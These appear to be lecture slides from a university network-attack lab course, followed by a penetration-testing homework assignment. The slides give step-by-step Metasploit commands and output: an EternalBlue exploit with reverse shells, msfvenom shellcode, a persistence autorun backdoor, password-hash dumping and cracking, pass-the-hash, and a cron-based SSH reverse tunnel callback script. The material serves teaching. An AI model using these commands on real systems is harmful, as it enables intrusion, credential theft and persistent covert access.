计算机网络攻防实验课

第6周

陈健

chenj@nju.edu.cn

Software exploits

- a software **bug** is any piece of code that fails to operate as intended when an unpredicted input is passed to a given function
- The process of writing a small computer program (an *exploit*) to take advantage of a software bug in such a way that it produces remote code execution is typically referred to as **software exploitation** or **exploit development**

Bug bounty

- a researcher may be rewarded financially for disclosing a vulnerability. The reward is called a **bug bounty**. An entire community of freelance hackers (bug bounty hunters) spend their careers discovering,exploiting and then disclosing software bugs and collecting bounties from vendors
- the most popular freelance bug bounty programs
  - https:/hackerone.com
  - https://bugcrowd.com

Verify the target is exploitable to MS17_010

```
# msfconsole
> use auxiliary/scanner/smb/smb_ms17_010
> set rhosts 10.0.2.7
> run
[+] 10.0.2.8:445          - Host is likely VULNERABLE to MS17-010! - Windows Server 2008 R2 Standard 7601 Service Pack 1
[*] 10.0.2.8:445          - Scanned 1 of 1 hosts (100% complete)
[*] Auxiliary module execution completed
```

Use the ms17_010_eternalblue exploit module

```
# msfconsole
> ifconfig
> use exploit/windows/smb/ms17_010_eternalblue
> set rhost 10.0.2.8
> set lhost 10.0.2.10
> set payload windows/x64/shell/reverse_tcp
> exploit
…
C:\Windows\system32> ipconfig
C:\Windows\system32> whoami
```

Get a Meterpreter shell

```
# msfconsole
> use exploit/windows/smb/ms17_010_eternalblue
> set rhost 10.0.2.8
> set lhost 10.0.2.10
> set payload windows/x64/meterpreter/reverse_https
> exploit
…
meterpreter> help
meterpreter> ps
meterpreter> shell
```

Use the smart_hashdump post module

meterpreter> **run post/windows/gather/smart_hashdump**

[*] Running module against WINDOWS

[*] Hashes will be saved to the database if one is connected.

…

[*] /root/.msf4/loot/20210925193833_default_10.0.2.8_windows.hashes_263585.txt

[*] Dumping password hashes...

…

[+] Administrator:500:aad3b435b51404eeaad3b435b51404ee:6e8cdf6f8b1c760833b4eb3b763607d1:::

[+] vagrant:1000:aad3b435b51404eeaad3b435b51404ee:b271b21b8e58e2193852a34ff83c9729:::

…


Cautions about the public exploit database

- you should be extremely cautious about using anything you download from exploit-db.com
- If you must use an exploit from exploit-db.com to penetrate a vulnerable target, then you absolutely have to understand how to replace the shellcode with your own

Generate custom shellcode

```
# cd /usr/share/Metasploit-framework
# ./msfvenom -p windows/x64/shell/reverse_tcp
LHOST=10.0.2.10 LPORT=443 --platform Windows -f python
[-] No arch selected, selecting arch: x64 from the payload
No encoder specified, outputting raw payload
Payload size: 510 bytes
Final size of python file: 2491 bytes
buf =  b""
buf += b"\xfc\x48\x83\xe4\xf0\xe8\xcc\x00\x00\x00\x41\x51\x41"
buf += b"\x50\x52\x48\x31\xd2\x51\x65\x48\x8b\x52\x60\x48\x8b"
buf += b"\x52\x18\x56\x48\x8b\x52\x20\x48\x0f\xb7\x4a\x4a\x48"
…
buf += b"\x56\xff\xd5"
```

Windows Post-exploitation workflow



Install the Meterpreter autorun backdoor executable

meterpreter> run persistence –A –L c:\\ -X –i 30 –p 8443 –r 10.0.2.10

[*] Running Persistence Script

[*] Resource file for cleanup created at **/root/.msf4/logs/persistence/WINDOWS_20210926.1346/WINDOWS_20210926.1346.rc**

[*] Creating Payload=windows/meterpreter/reverse_tcp LHOST=10.0.2.15 LPORT=8443

[*] Persistent agent script is 99692 bytes long

[+] Persistent Script written to **c:\\BmSHjFmnp.vbs**

[*] Starting connection handler at port 8443 for windows/meterpreter/reverse_tcp

[+] exploit/multi/handler started!

[*] Executing script c:\\BmSHjFmnp.vbs

[+] Agent executed with PID 3164

[*] Installing into autorun as HKLM\Software\Microsoft\Windows\CurrentVersion\Run\AisMPnaLJLJgfro

[+] Installed into autorun as HKLM\Software\Microsoft\Windows\CurrentVersion\Run\AisMPnaLJLJgfro

Install the Meterpreter autorun backdoor executable

-A automatically starts a Metasploit listener on your attacking machine

-L c:\\ Write the payload to the root of c:\

-X Installs the payload to an autorun registry key, which runs at boot

-i 30 Tells the payload to attempt a connection every 30 seconds

-p 8443 Tells the payload to attempt connections on port 8443

-r 10.0.2.10 Tells the payload what IP address to attempt to connect to

harvest credentials with kiwi

meterpreter> **load kiwi**
meterpreter> **help kiwi**
meterpreter> **creds_tspkg**
[+] Running as SYSTEM
[*] Retrieving tspkg credentials
tspkg credentials
==========

Username Domain Password
-------- ------ --------
sshd_server WINDOWS xxxxxx
vagrant WINDOWS xxxxxx

harvest domain cached credentials

meterpreter> **run post/windows/gather/cachedump**

[*] Executing module against windows
[*] Cached Credentials Setting: - (Max is 50 and 0 default)
[*] Obtaining boot key...
[*] Obtaining Lsa key...
[*] Vista or above system
[*] Obtaining NL$KM...
[*] Dumping cached credentials...
[*] Hash are in MSCACHE_VISTA format. (mscash2)
[+] MSCACHE v2 saved in:
/root/.msf4/loot/20210927122849_default_mscache2.creds_608511.txt
[*] John the Ripper format:
mscash2
test:$DCC2$10240#test#6aaafd3e0fd1c87bfdc734158e70386c::

crack cached credentials with John the Ripper

save the cached domain credentials to a file

john --format=mscash2 cached.txt

Using default input encoding: UTF-8

Loaded 1 password hash (mscash2, MS Cache Hash 2 (DCC2) [PBKDF2-SHA1 256/256 AVX2 8x])

Will run 2 OpenMP threads

Proceeding with single, rules:Single

Press 'q' or Ctrl-C to abort, almost any other key for status

...

Proceeding with wordlist:/usr/share/john/password.lst, rules:Wordlist

Proceeding with incremental:ASCII

Use a dictionary file with John the Ripper

john --format=mscash2 cached.txt --wordlist=rockyou.txt

Harvest credentials from the filesystem

- one the most tedious activities is pilfering through the filesystem of a compromised target looking for information like usernames and passwords
- Windows computer systems contain files and folders that are commonly used to store credentials

Web configuration files containing credentials

Filename	Service
web.config	Microsoft IIS
tomcat-users.xml	Apache Tomcat
config.inc.php	PHPMyAdmin
sysprep.ini	Microsoft Windows
config.xml	Jenkins
Credentials.xml	Jenkins

Locate files with findstr and where

findstr /s /c:"password="

/s: tells findstr to include subdirectories

/c: tells findstr to begin the search at the root of the C: drive

where /r c:\ tomcat-users.xml

/r: tells where to search recursively

c:\ tells it to begin the search at the root of the C: drive

Pass-the-Hash

Windows' authentication mechanisms allow users to authenticate without providing a clear-text password. Instead, if a user has the 32-character NTLM hashed equivalent of a password, that user is permitted to access the Windows system

This technique is referred by the name **Pass-the-Hash** or **passing-the-hash**

issue hashdump command to harvest the local user account password hashes

meterpreter> **hashdump**

Administrator:500:aad3b435b51404eeaad3b435b51404ee:6e8cde6f8b1c760833b4eb3b763607d1:::

…

sshd_server:1002:aad3b435b51404eeaad3b435b51404ee:35fcb11bf4ceae1f624de5eabe4d06ad:::

vagrant:1000:aad3b435b51404eeaad3b435b51404ee:b271b21b8f58e2193852a34ff83c9729:::

pass the hash with metasploit

msfconsole

> **use auxiliary/scanner/smb/smb_login**

> **set smbuser administrator**

> **set smbpass** aad3b435b51404eeaad3b435b51404ee:6e8cde6f8b1c760833b4eb3b763607d1

> **set smbdomain .**

> **set rhosts file:/home/kali/windows.txt**

> **set threads 10**

> **run**

…

[+] 10.0.2.8:445 - 10.0.2.200:445 – Success '.\administrator:aad3b435b51404eeaad3b435b51404ee:6e8cde6f8b1c760833b4eb3b763607d1' Administrator


pass the hash with crackmapexec

cme smb windows.txt --local-auth –u Administrator -H 6e8cde6f8b1c760833b4eb3b763607d1

…

CME 10.0.2.8:445 test [+] test\Administrator 6e8cde6f8b1c760833b4eb3b763607d1 (Pwn3d!)

Linux Post-exploitation workflow




living-off-the-land

living off the land refers to relying only on tools that exist natively on the compromised OS.

This is done to minimize your attack footprint and decrease your overall likelihood of being detected by an endpoint detection

set up an SSH reverse callback script using cron



Create an SSH key pair

ssh-keygen –t rsa

Generating public/private rsa key pair.

Enter file in which to save the key (/root/.ssh/id_rsa):

/root/.ssh/pentestkey

Enter passphrase (empty for no passphrase):

Enter same passphrase again:

Your identification has been saved in /root/.ssh/pentestkey.

Your public key has been saved in /root/.ssh/pentestkey.pub.

Use scp to transfer SSH public keys

```
# scp pentestkey.pub kali@10.0.2.15:.ssh/authorized_keys
The authenticity of host '10.0.2.15 (10.0.2.15)' can't be established.
ECDSA key fingerprint is SHA256:a/oE02nfMZ6+2Hs2Okn3MWONrTQLd1zeaM3aoAkJTpg.
Are you sure you want to continue connecting (yes/no)? yes
Warning: Permanently added '10.0.2.15' (ECDSA) to the list of known hosts.
kali@10.0.2.15's password:
pentestkey.pub
```

make a modification to the /etc/ssh/sshd_config file


Open the file using **sudo vim /etc/ssh/sshd_config**, and navigate to the line containing the **PubkeyAuthentication** directive. Uncomment this line be removing the preceding # symbol, save the file, and restart your SSH service using the **sudo service ssh restart** command.

Authenticate using an SSH key instead of a password

 # ssh kali@10.0.2.15 –i /root/.ssh/pentestkey

Forward ports through an SSH tunnel

 # ssh –N –R 54321:localhost:22 royce@10.0.10.160 –i /root/.ssh/pentestkey



Connecct to a tunneled SSH port

 # ssh pentest@localhost –p 54321

Create a bash script /tmp/callback.sh

```
#!/bin/bash
createTunnel(){
    /usr/bin/ssh -N -R 54321:localhost:22 pentest@10.0.2.10 –i /root/.ssh/pentestkey
}
/bin/pidof ssh
if [[ $? -ne 0 ]]; then
    createTunnel
fi
```

Automate an SSH tunnel with cron


 # chmod 700 /tmp/callback.sh

 # crontab –e

*/5 * * * * /tmp/callback.sh

作业2：渗透测试

- 实验报告内容
  - 利用学习到的渗透测试流程和方法针对windows靶机完成渗透测试
  - 详细描述渗透测试过程
- 实验报告要求
  - pdf文档：文件名格式为“学号.pdf”
- 你能找到windows靶机中隐藏的flag吗?



作业2：渗透测试

- 漏洞利用
  - 打开原本不能访问的文件
  - 登录进原本需要密码才能进入的APP（如Web）
  - 破解了用户密码（系统用户、APP用户）
  - 执行系统命令
  - 获得普通用户shell
  - 获得管理员shell